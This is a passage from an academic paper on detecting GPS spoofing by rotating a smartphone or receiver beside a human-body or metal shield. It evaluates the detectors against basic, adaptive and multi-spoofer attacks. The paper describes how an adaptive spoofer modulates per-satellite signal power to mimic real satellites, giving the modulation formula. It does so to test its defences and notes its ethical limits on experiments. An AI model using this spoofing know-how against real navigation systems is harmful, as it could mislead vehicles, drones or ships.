
Testing Environments. To evaluate the methods in different scenarios, we have two testing environments:

- *Open Air (OA)*: An outdoor place with no building or obstacle nearby. The GPS signals are strong which are not blocked or reflected by surrounding buildings.
- *Urban Canyon (UC)*: An outdoor place surrounded by tall buildings, where the GPS signals are relatively weaker than those in open air. The signals are easily blocked or reflected by the wall.

Ethics and Legal Considerations. Considering the potential harms of GPS spoofing, *outdoor experiments with real spoofers* are strictly prohibited by the authors' institution as well as the FCC (Federal Communications Commission) regulations. To ensure the experiment ethics and legality, we have the following setups. First, only the *non-spoofing* experiments were conducted outdoor in the true "open air" and "urban canyon" environments. Second, for the spoofing experiments where we run the actual spoofer, we created *indoor* environments that have similar radio propagation features for "open air" and "urban canyon". More specifically, the spoofing experiments for open air setting took place in an anechoic chamber which is a room where RF absorbers are attached to the wall. These absorbers can significantly reduce the signal reflections from the environment, which enable us to simulate an open air environment far away from buildings [38, 51]. A picture of the chamber room is shown in Figure 19 in the Appendix. All spoofing experiments in the urban canyon setting were conducted in a large underground room with multiple large metal panels to emulate the strong multipath effect on GPS signals.

6.3 Evaluation Results

We conducted the experiments in four different settings: open air with a human body as the shield (OA-H), urban canyon with a human body as the shield (UC-H), open air with the metal shield (OA-M), and urban canyon with the metal shield (UC-M). In each setting, we collect data under 40 repeated non-spoofing experiments and 40 repeated simple-spoofing experiments. As stated above, the non-spoofing cases were set up in outdoor environments, and the spoofing cases were set up in lab-created indoor environments (for ethical and legal reasons).



(a) Open Air with Human Blockage

(b) Open Air with Metal Blockage

(c) Urban Canyon with Human Blockage

(d) Urban Canyon with Metal Blockage

Figure 5: ROC curve for the detection of basic spoofing attacks. The best performance points are marked out with a diamond sign. The corresponding threshold values are marked out in the figures.

Detection Accuracy. The main experiment results are presented in Figure 5. We plot the receiver operating characteristic (ROC) curve where the x-axis shows the false positive rate (FPR) and the y-axis shows the true positive rate (TPR). Here, we treat the spoofing cases as the "positive" cases. The ROC curve shows the trade-off between FPR and TPR under different threshold values of the detection algorithms.

First, we observe that AoA-Dev and CN0-Corr can accurately detect spoofing signals for all the four settings. Specifically, CN0-Corr can achieve a 1.0 true positive rate and 0 false positive rate in all settings. AoA-Dev can obtain the same performance in the open air environment, in Urban canyon environment, it can achieve a true positive rate of 0.90.

Second, we find AoA-Diff does not perform well, especially in the Urban Canyon (UC) environment. The problem is AoA-diff suffers from the multipath effect in Urban Canyon. More specifically, AoA-Diff requires accurately estimating the angle of arrival. In Urban Canyon, the GPS signals are either blocked or reflected by buildings. The multipath effect changes the legitimate GPS signals' AoAs, which leads to a higher false positive rate. On contrary, AoA-Dev and CN0-Corr rely on statistical comparisons among different satellites, which are more robust against the multipath effect.

Given the experiment results (and AoA-Diff's requirement for obtaining AoEs, see Section 5.1), we will no longer con-




Figure 6: Spoofer detection accuracy (OA-H) within different rotation duration. Same configuration as that in Figure 5a.




Figure 7: ROC curve for moving spoofer detection (UC-M).

sider AoA-Diff as a viable defense method. For the rest of the paper, we will focus on AoA-Dev and CN0-Corr.

Detection Speed. Next, we compare the detection speed of different algorithms. Given an experiment setting, we examine the detection accuracy by setting different data collection time periods. Due to the space limit, we only show the results for OA-H in Figure 6. The conclusion is the same for other settings. We find that both AoA-Dev and CN0-Corr can converge to a steady detection accuracy within 20 seconds. In particular, the CN0-Corr method can achieve a 100% accuracy within only 5 seconds. The reason is CN0-Corr directly computes the correlation of CN0 sequences, which only requires data from a partial rotation cycle.

Impact of Relative Movements. We run an additional experiment to examine the potential impact of relative movements between the spoofer and the victim. We take the UC-M setting, and dynamically change the distance between the spoofer and the victim phone during the experiment. We do so by fixing the victim location while moving the spoofer around the victim within 1–15 meters. We run 40 spoofing experiments and 40 non-spoofing experiments (30 seconds per experiment), and the detection results are shown in Figure 7. The results confirm that our methods remain effective. Intuitively, even when the spoofer is moving, the CN0 measurements from different spoofed signals are still synchronized with each other in both time and degree domains, which makes them detectable.

7 Adaptive Attack

So far, we show that our defense methods are effective on the basic attack. Next, we investigate the adaptive attack given the attacker is aware of the defense methods.

At the high level, the basic attack is detectable because the spoofed GPS signals have the same AoA. This not only allows us to detect the spoofing attack, but also potentially reveals the direction of the spoofer (to localize the spoofer or null the spoofing signal). To mitigate this artifact, the attacker can actively modulate the spoofing signals to mimic those of different satellites during the receiver rotation process, i.e., running an adaptive attack. Our threat model for the *adaptive attack* is similar to before: the attacker operates a single spoofer and has no direct access or visibility to the internal software/hardware of the GPS receiver.

Figure 8 gives an example of how the adaptive attack could modulate the spoofing signals to mimic the legitimate ones. The modulation requires knowing the GPS satellites' AoEs, the exact rotation speed, and the initial facing angle of the target GPS receiver. Among these parameters, the satellites' AoEs are easily available given they are public knowledge. However, the attacker will need to guess the rotation speed and the initial facing angle of GPS device. In practice, the defender can arbitrarily set the rotation speed and the initial facing angle. More importantly, the defender can even change the rotation speed in real-time. Given the attacker has no physical access to the GPS device, it is difficult for the attacker to know the precise speed of rotation and adapt the modulation in real time when the rotation speed changes. Essentially, the rotation speed can serve as a "secret key" that the attacker needs to guess.

Given a satellite, the attacker needs to first compute the shape of the CN0 curve (i.e., the *Sine* curve) based on the angle between the target GPS receiver and the satellite (AoE). The attacker needs to know the initial facing angle of the receiver to set the starting phase of the curve. Then the attacker sets the frequency of the curve based on the rotation speed. In addition to the phases, the power amplitudes of different satellites' signals should be different. A satellite with a higher elevation φ_{el} would have a lower amplitude variance (given the GPS receiver spins horizontally). This is because the shield will have a weaker blocking effect on their signals. Finally, the distance between the satellite and the receiver also matters. A higher distance leads to a lower peak CN0 value.

With the above consideration, an attacker can mimic the GPS signal for satellite s_i. We denote this spoofed signal's strength as $S_i(t)$ which needs to be changed with t during the rotation process. More specifically:

$$S_i(t) = [A_i \cdot cos(\omega_i \cdot t + \gamma_i) + D_i]L_i(t), \quad (1)$$

where $L_i(t)$ is the basic spoofing signal strength. Symbols ω_i, γ_i, A_i and D_i are the frequency, phase, amplitude, and the mean signal strength that the adaptive spoofer uses to control




Figure 8: An example of the adaptive spoofing attack. To produce the modulated spoofing signals, the amplitude and phase are altered through time based on the attacker's knowledge of the receiver's initial facing angle, rotational speed, and also satellite angle of arrival (AoE). Each line represents the spoofed signal from one satellite.





Figure 9: Illustration of angle of arrival of GPS signal.

the spoofing signal patterns. To mimic the legitimate signals, the spoofer can make A_i, γ_i, and D_i functions of satellite elevation, azimuth angle, and distance to the GPS receiver.

We implement this adaptive GPS spoofing attack by modifying the software prototype from Section 4. Instead of generating signals with constant power, the adaptive spoofer changes the signal power in real time according to prespecified initial facing angle, rotational speed, and the satellites' positions. It renews power every 0.02 seconds (higher than the GPS receiver's 10Hz sampling rate). The goal is to make sure the received signals by the GPS receiver remain smooth without abrupt transitions.



(a) Correct guess of rotation speed and initial phase.

(b) Incorrect guess of rotation speed and initial phase.

Figure 10: CN0-Azimuth signal patterns for adaptive attack aggregated over multiple rotation cycles.

8 Detection Methods for Adaptive Attack

To detect the adaptive attack, in this section, we develop *advanced* detection methods based on the observation that the rotation speed of a GPS receiver is inherently a secret that can be dynamically changed by the defender. Incorrect guesses of the rotation speed or the receiver's real-time facing angle could lead to inauthentic signal patterns. Based on this intuition, we designed two methods to derive signals' AoAs from CN0 measurements to detect the adaptive attack.

8.1 Method 1: Average over Rotation Cycles

The first method is to simply take the CNO measurements at different rotation angles and average them over *a large number of rotation rounds*. As shown in Figure 10b, the spoofing signals from the adaptive spoofer will be eventually "synchronized", leading to similar fitting curves. This might be counter-intuitive considering the adaptive attacker is already simulating different spoofing signals for different satellites (e.g., with different amplitude and phase modulations). Below, we first explain the insights from the high-level and then demonstrate the reasoning mathematically.

High-level Intuitions. Recall that we assume the attacker needs to guess the rotation speed of the GPS receiver to modulate the GPS signal for each satellite. An incorrect guess means the modulated signal will not fully synchronize with the rotation process. The received GPS signal is essentially the product of the rotation effect and the attacker's modulation. For a given angle, we can measure the GPS signal strength (CN0) during each rotation round. Because the modulation is not fully synchronized with the rotation, at each round, the receiver will end up sampling at (slightly) different phases of the modulated signal. As a result, after sampling over a large number of rotation rounds, the modulation effect will be canceled out. In this case, the final fitting curve will be dominated by the frequency of the rotation, which is the same curve for all the satellites. By examining the final curves, we can reveal the true AoA of the spoofing signals.

Figure 10 shows an example. Figure 10b shows that if the attacker incorrectly guesses the rotation speed, the final fittings of different satellites will be "synchronized" due to the phase cancellation over a large number of rounds. Even though the CN0 measurements are not in a perfect *Sine* shape, using *Sine* curves to fit these dots will get synchronized results. Figure 10a shows an unrealistic case where the attacker knows the exact rotating speed and the initial facing phase. The attacker modulates the GPS signals that perfectly synchronizes with the rotation. In this case, the CN0 measurement at each angle will always be sampled from a particular modulated phase. Without the cancellation effect, the final fitting

curves will be different for each satellite (like legitimate GPS signals).

Mathematical Proof. We denote the GPS receiver's gain for a GPS signal s_i as $G_i(\theta_i, \varphi_i)$, where φ_i is the angle between orientation of the receiver and the satellite; θ_i is the satellite s_i's elevation angle in the sky as illustrated in Figure 9. Note that $G_i(\theta_i, \varphi_i)$ is a periodic function, which can be mathematically expressed as

$$G_i(\theta_i, \varphi_i) = G_i(\theta_i, \varphi_i + 2\pi k) \text{ for any integer } k \geq 0. \quad (2)$$

Consider that we rotate the GPS receiver horizontally so that only azimuth angle changes with time during the rotation process. If the GPS receiver receives legitimate GPS signals, the signal strength of a GPS signal i denoted as A_i, can be expressed as:

$$A_i(\Delta) = G_i(\theta_i, \varphi_i + \Delta)L_i, \quad (3)$$

where Δ is the change in rotation angle and is a function of time t. L_i is the GPS signal's strength at the receiver's position, and we assume L_i is stable during the rotation process. After n rounds of rotation, divide A_i measurements into n sections of length 2π based on the corresponding rotation angle. The average of A_i over a rotation angle Δ across all these sections, denoted as $\bar{A}_i$, has the following property:

$$\bar{A}_i(\Delta) = \frac{\sum_{k=0}^{n} A_i(\Delta + 2\pi k)}{n} = G_i(\theta_i, \varphi_i + \Delta)L_i, \forall \Delta \in [0, 2\pi), \quad (4)$$

It can be observed that for legitimate GPS signals, since a GPS satellite i's signal comes from a different angle compared with GPS satellite j's signal, φ_i are different from φ_j, which results in a different G_i variation pattern.

Now consider the case when the GPS receiver is rotating horizontally under adaptive attack by a single spoofer at a position θ. The ith spoofing signal's received signal strength, denoted as A'_i, can be expressed as:

$$A'_i(\Delta) = G_i(\theta, \varphi + \Delta)S_i(t_\Delta), \quad (5)$$

where $S_i(t)$ is the spoofing signal at time t and t_Δ is the time when the receiver rotates Δ angle. Note that since it is a single spoofer case, θ and φ are the same across all spoofed signals.

After n rounds of rotation, divide A'_i measurements into n sections of length 2π by the corresponding rotation angle. According to (1) and (5), the average of A'_i for a particular Δ across all these sections, denoted as $\bar{A}'_i(\Delta)$, can be expressed by:

$$\begin{aligned} \bar{A}'_i(\Delta) &= \frac{\sum_{k=0}^{n} A'_i(\Delta + 2\pi k)}{n} \quad (6) \\ &= \frac{G_i(\theta, \varphi + \Delta)A_i L_i}{n} \sum_{k=0}^{n} cos(\omega_i t_{\Delta + 2\pi k} + \gamma_i) \\ &\quad + G_i(\theta, \varphi + \Delta)D_i L_i, \forall \Delta \in [0, 2\pi) \quad (7) \end{aligned}$$

Consider the GPS receiver's rotation speed as υ, then $t_{\Delta+2\pi k} = \Delta/\upsilon + 2\pi k/\upsilon$. As long as ω_i/υ does not equal an integer, $\frac{\sum_{k=0}^{n} cos(\omega_i t_{\Delta+2\pi k} + \gamma_i)}{n} \overset{n\to\infty}{\approx} 0$. Thus, (7) can be approximated to:

$$\bar{A}'_i(\Delta) \overset{n\to\infty}{\approx} G_i(\theta, \varphi + \Delta)D_i L_i \quad (8)$$

Comparison of the mathematical expressions (4) and (8) reveals two facts. First, as long as the adversary cannot perfectly synchronize its modulation frequency ω with the true rotation speed of the GPS receiver, the mean received signal strength at a particular rotation angle (i.e., $\bar{A}'_i$) over a large enough number of rotation rounds (i.e., a large n) becomes independent of the spoofer's modulation on the phase and amplitude of the spoofed signal. Second, the variations of $\bar{A}'_i$ of different spoofed signals are highly synchronized because they have the same θ and φ. For legitimate GPS signals, the different satellite position results in a different φ_i, which leads to different variation patterns in $\bar{A}_i$ for different satellites.

Spoofing Detection. Based on the above reasoning, the detection method works as follows. We first map the CN0 measurements over multiple rotation rounds to the corresponding angles. Then we fit the *Sine* curve to derive AoAs (see Figure 10b). With AoAs, we can simply apply the AoA-Dev method developed in Section 5 for spoofing detection.

8.2 Method 2: Spectrum Analysis

The second method is to directly perform a spectrum analysis on the CN0 measurements. The intuition is that, given the attacker cannot perfectly guess the rotation speed and the initial facing angle of the GPS receiver, it means the modulated signal and the rotation will have two different frequencies. As a result, the received signal will be the product of these two, and thus exhibits *multiple peaks* in the spectrum domain.

More specifically, according to Equ. (5), the received signal A'_i is the multiplication of two signal $G_i(\theta, \varphi + \Delta)$ and $S_i(t_\Delta)$. Since our experiment results in Figure 3 has shown that CN0 measurements during rotation falls on a sinusoidal wave. We can approximate G_i by

$$G \approx M\cos(\upsilon t + \varphi_i) + C, \quad (9)$$

where υ is the rotation speed, φ_i is the angle between the orientation of the receiver and the satellite s_i. M is the amplitude and C is the mean of G. The value of M is set based on the material's blockage effect. The better the blockage effect is, the higher M will be. For legitimate signals, combining (9) with (1) and (3), we have:

$$A_i(\Delta) = L_i M[\cos(\upsilon t + \varphi_i) + C], \quad (10)$$

which has only one peak at frequency υ.




Figure 11: Spectrum analysis over spoofed signals. Each line represents the spoofed signal from one satellite.

For the adaptive spoofing signals, combining (9) with (1) and (5), we have

$$A_i'(\Delta) = (M\cos(\upsilon t+\varphi_i)+C)[A_i\cdot cos(\omega_i\cdot t+\gamma_i)+D_i]L_i(t)$$
$$= L_i\big[\frac{MA_i}{2}\cos((\upsilon+\omega_i)t+\varphi_i+\gamma_i)+\frac{MA_i}{2}\cos((\upsilon-\omega_i)t$$
$$+\varphi_i-\gamma_i)+MD_i\cos(\upsilon t+\varphi_i)+CA_i\cos(\omega_i t+\gamma_i)+CD_i\big] \quad (11)$$

The above expression reveals two insights. First, a spectrum analysis on A_i' will reveal four peaks at four frequencies: f_r+f_m, f_r-f_m, f_r and f_m (we denote the rotation frequency $f_r := \frac{\upsilon}{2\pi}$ and modulation frequency $f_m := \frac{\omega_i}{2\pi}$). Second, the spectrum analysis will also reveal phases at these four frequencies. Among them, phase φ at frequency f_r is especially critical since φ_i is the initial angle between the azimuth of the receiver and the satellite i. The AoA of the signal can be obtained by $a_1-\varphi_i$, where a_1 is the GPS receiver's initial facing angle recorded by the smartphone's IMU sensors.

Figure 11 shows an example of the spectrum analysis results (Spectrum Magnitude and Phase) on CN0 field measurements for an adaptive attack. In this example, the rotation frequency f_r is 0.125 Hz and the adversary's modulation frequency f_m is 0.0625 Hz. Since f_r-f_m and f_m both happen to be 0.0625 Hz, the peak at f_r-f_m overlaps with the peak at f_m in the figure. Another peak at frequency f_r is very visible in the figure. Note that the peak supposed to be present at f_r+f_m (0.1875 Hz) is not obvious because the coefficient $\frac{MA_i}{2}$ at f_r+f_m is approximately $\frac{1}{16}$ of the coefficient MD_i at f_r due to our A_i, D_i, M, C parameter settings in this experiment.

Nevertheless, the takeaway is that spoofing signals will produce multiple peaks in the spectrum domain in addition to the peak at the rotation frequency f_r. More importantly, Figure 11 shows the phases of different satellites' signals at the rotation frequency f_r are the same (i.e., φ), indicating that these signals share the same AoA (hence they are spoofed). We can use the initial facing angle (a_1) to obtain AoA as $a_1-\varphi_i$. Then we can apply the AoA-Dev method developed in Section 5 for spoofing detection. The detailed algorithm is shown in Algorithm 3 in the Appendix.




Figure 12: Applying basic detection methods on adaptive spoofing signals (OA-H) within 8 seconds. The threshold values for the best performing points are marked out.


9 Evaluation: Adaptive Spoofing Detection

In the following, we first evaluate the adaptive spoofer against the basic defense methods developed in Section 5 to show the effectiveness of adaptive attacks. Then we apply the advanced defense methods proposed in Section 8 and examine their performance against adaptive attacks. If not otherwise stated, the rotation speed of the receiver is around 0.1 Hz. As mentioned before, we do not need to perfectly control the rotation speed since our detection algorithms do not depend on it. In this experiment, the *guessed* rotation speed by the adaptive spoofer is 0.125 Hz. We also feed the adaptive spoofer with the correct initial facing angle.

Adaptive Spoofer vs. Basic Detection. Recall that in Section 6.3, we have shown that the basic methods AoA-Dev and CN0-Corr can accurately detect the basic spoofing signals within one rotation cycle (8 seconds). Here, we further test AoA-Dev and CN0-Corr against the adaptive spoofers that customize the modulation of the signals for each satellite. The result is presented in Figure 12. Due to space limit, we only show the result for the OA-H setting. Other settings have similar outcomes and thus results are omitted for brevity.


The result in Figure 12 confirms that the basic methods are no longer effective against the adaptive spoofer. The area under the ROC is close to 0.5, which means the detection is close to a random guess. This result confirms the effective implementation of adaptive spoofing.

Adaptive Spoofer vs. Advanced Detection. Next, we evaluate the advanced methods against adaptive spoofer. Recall both Average Over Rotation Cycles (AORC) and the Spectrum Analysis (SA) are used to estimate the spoofer's AoA. With the AoAs, we then run AoA-Dev to perform the detection. We call the two methods "AORC-Dev" and "SA-Dev" respectively. We perform the experiments under both open air (OA) and urban canyon (UC) environments using two different types of shields. Since the advanced methods, especially AORC, need more time to compute AoAs by



(a) Open air with Human blockage

(b) Open air with Metal blockage



(c) Urban Canyon with Human blockage

(d) Urban Canyon with Metal blockage

Figure 13: ROC curves for our countermeasures against adaptive spoofing under different environments. The threshold values for the best performing points are marked out.





Figure 14: Detection accuracy (OA-H) within different durations. Same configuration as that of Figure 13a.

design, we run the measurements for at least 2 minutes per setting. The results are shown in Figure 13a.

We have two key observations. First, both AORC-Dev and SA-Dev methods work well in an open air (OA) environment. When the human body is used as the shield, AORC-Dev and SA-Dev can achieve true positive rates of 1.0 and 0.95, respectively, with 0 false positives. Comparing the two types of shields, we observe the metal sheet has a slight performance decline. This is likely due to the fact that the metal sheet is thinner and smaller than a human body.

Second, SA-Dev works better than AORC-Dev in the Urban Canyon (UC) environment. SA-Dev derives AoA from spectrum analysis based on phase, which is likely more robust against the multipath effect compared with the direct AoA estimation in the time domain (AORC-Dev). In the urban canyon, SA-Dev's performance is still acceptable with a true positive rate of 0.8 and a false positive rate of 0.05.



(a) $\Delta_f \in [0.01, 0.05)$

(b) $\Delta_f \in [0.05, 0.09)$

Figure 15: Impact of different guessing errors of the adaptive spoofer (Δ_f). The modulation frequency is 0.125 Hz in OA-M, 60 seconds of measurements. The threshold values for the best performing points are marked out.

Detection Speed. For AORC-Dev and SA-Dev methods, we further analyze their detection speed, by setting different measurement rotation duration. The results are shown in Figure 14. We find that both methods need about 70 seconds to converge to a steady accuracy. The time required to detect the adaptive attack is longer than that of the basic attack (in comparison with Figure 6). The reason is that we need to rotate the device for enough cycles to derive AoAs.

Sensitivity to Guessing Errors. Finally, we briefly evaluate the impact of the attacker's guessing errors. Recall that the attacker needs to guess the rotation speed of the GPS spoofer (even with the correct initial facing angle). Here, we examine the impact of guessing errors. Guessing error Δ_f is the difference between the GPS receiver's real rotation speed and the guessed one by the spoofer (measured in Hz). In this experiment, we configure the attacker-guessed value (modulation frequency) as 0.125 Hz. Then we change the rotation speed of the GPS spoofer dynamically. Figure 15 shows the impact of Δ_f on the detection performance. We find that when the guessing error is above 0.05 Hz, the detection accuracy remains high for both methods. Even if the attackers have guessed the rotation speed accurately (e.g., with an error between 0.01Hz – 0.05Hz), the detection performance only has a small decline. Overall, our detection methods are not very sensitive to the guessing errors of the adaptive spoofer.

10 Discussion

10.1 Spoofer Localization

Given our methods can provide a rough estimation of AoAs (both basic and advanced methods), the information can be further used to localize the spoofer. For example, the defender can conduct AoA measurements at two different locations and then perform triangulation to obtain the spoofer's location. However, this method may suffer from AoA estimation errors. Another idea is to perform AoA-guided navigation to locate the spoofer via multiple steps. Due to space limits, we


presented our experiments in Appendix A. The experiments shown promising results (e.g., we are able to localize the spoofer within 10 meters).

10.2 Multi-spoofer Scenario

Our threat model assumes the attacker has only one spoofer to transmit signals from one direction. For dedicated attackers, in theory, they can position multiple spoofers at *exactly the same angles* of all the available satellites (one spoofer per satellite), to potentially disrupt our defense methods. However, such an attack is difficult to realize in practice. First, the attacker needs to purchase a large number of spoofers (close to the number of available satellites). Second, all the spoofers need to be precisely synchronized (e.g., at the nanosecond level [2]) to avoid discrepancies in their signal time. Third, the spoofers also need to constantly adjust their positions to align the angles when the victim GPS device is on the move (which is expected during the navigation scenarios for vehicles, drones, and ships). This further complicates the attack given the difficulty of coordinating the precise movements of multiple (often more than 10) spoofers in real-time while ensuring they remain stealthy.

Attack Setup. To understand the multi-spoofer attack, we present a supplemental experiment. This experiment is based on a *trace-driven simulation* rather than real-world multi-spoofer deployments. This is again due to the ethical and legal constraints (as discussed in Section 6.2) that prevent us from running real spoofers in an open space. Our anechoic chamber is not big enough to support experimenting with multiple real spoofers (e.g., 10 spoofers). We relax some of the constraints and emulate a more practical multi-spoofer attack. We assume the attacker owns n spoofers. Instead of coordinating their precise positions and movements in real-time, we assume the attacker randomly position these spoofers on a circle around the target GPS device. We simulate this attack under the OA-H setting, based on the real-world GPS traces collected from both spoofing and non-spoofing experiments (Section 6). We keep the non-spoofing traces unchanged; For the spoofing traces, we shift the azimuth value (i.e., angle) of the single-directional spoofing signals to n random values, which creates/emulates n spoofers. We use the 30-second traces and evaluate the multi-spoofer attack against our detection methods.

Observations. We find that the multi-spoofer attack is indeed stronger than a single-spoofer attack. Figure 16a shows the performance of the AoA-Dev method. We observe that the AoA-Dev method can sustain at most $n = 3$ spoofers. When n is increased to 4, the detection accuracy is significantly decreased. This is expected, since AoA-Dev detects spoofing based on the standard deviation of AoAs of different satellites. When multiple spoofers are physically positioned at different



(a) AoA-Dev method (b) AoA-Combo method

Figure 16: Multi-spoofer simulation results under OA-H. "n Spof" means n spoofers are used in the simulation.

angles, the standard deviation of AoAs will be significantly increased (which misleads the detector).

In the meantime, we also evaluate the multi-spoofer attack against an improved version of AoA-Dev. The idea is to combine the AoA-Dev algorithm (Section 5.2) with the AoA-Diff algorithm (Section 5.1). We call this method as "AoA-Combo". Intuitively, while multi-spoofer attack may increase the standard deviation of AoAs, the difference between AoAs and AoEs would still exist. Note that both AoA-Dev and AoA-Diff produce an angular value (in degrees) as the output. AoA-Combo simply takes the output angle of AoA-Diff subtracting the output angle of AoA-dev (i.e., AoA-Diff - AoA-Dev). The detection result of AoA-Combo is shown in Figure 16b. The performance of AoA-Combo is better, with a true positive rate of 0.86, and a false positive rate of 0.05 under 10 spoofers.

The results show that our methods have some level of resilience against multiple spoofers. We leave more in-depth studies of multi-spoofer attacks to future work.

10.3 Applicable Scenarios and Limitations

Working with other GNSS. Our methods are mainly evaluated against GPS spoofing attacks. The same idea can be extended to the civilian bands of other Global Navigation Satellite Systems such as GLONASS, Beidou, and Galileo. Other wireless communication techniques that require multiple over-the-air sources (such as the transition zone of cellular networks) can leverage this idea to detect spoofing too.

Possible Deployment Scenarios. Our smartphone implementation is primarily used to examine the idea's feasibility. We have not fully explored the design space yet. For example, one of our prototypes relies on human body as the shield. This prototype can be further improved, e.g., by taking advantage of the GPS sensors in *wearable devices* such as smartwatches and smart necklaces. With wearable devices, we may leverage the blocking effect caused by *natural human movements*.

The experiments with the metal shield (Section 6.3) also suggest other design possibilities. For example, we may build a mechanical gadget that automatically rotates a GPS receiver along with a metal plank. Such a gadget can be used in

moving vehicles or stationary infrastructures that need GPS services. The rotation motion of the gadget can be powered either electrically or through natural forces (e.g., wind force propelling a pinwheel-like structure). We defer the design of such mechanical gadgets to future work.

Applicability to More Advanced GPS Chipsets. The smartphones we used all have a refresh rate of 1Hz for the GPS reading. Such a low refresh rate limits our speed of detection as it takes time to collect CN0 measurements. Note that many GPS chipsets in the market can have a refresh rate of 10Hz. We expect that our scheme can detect spoofing attacks even faster for these more advanced GPS chipsets.

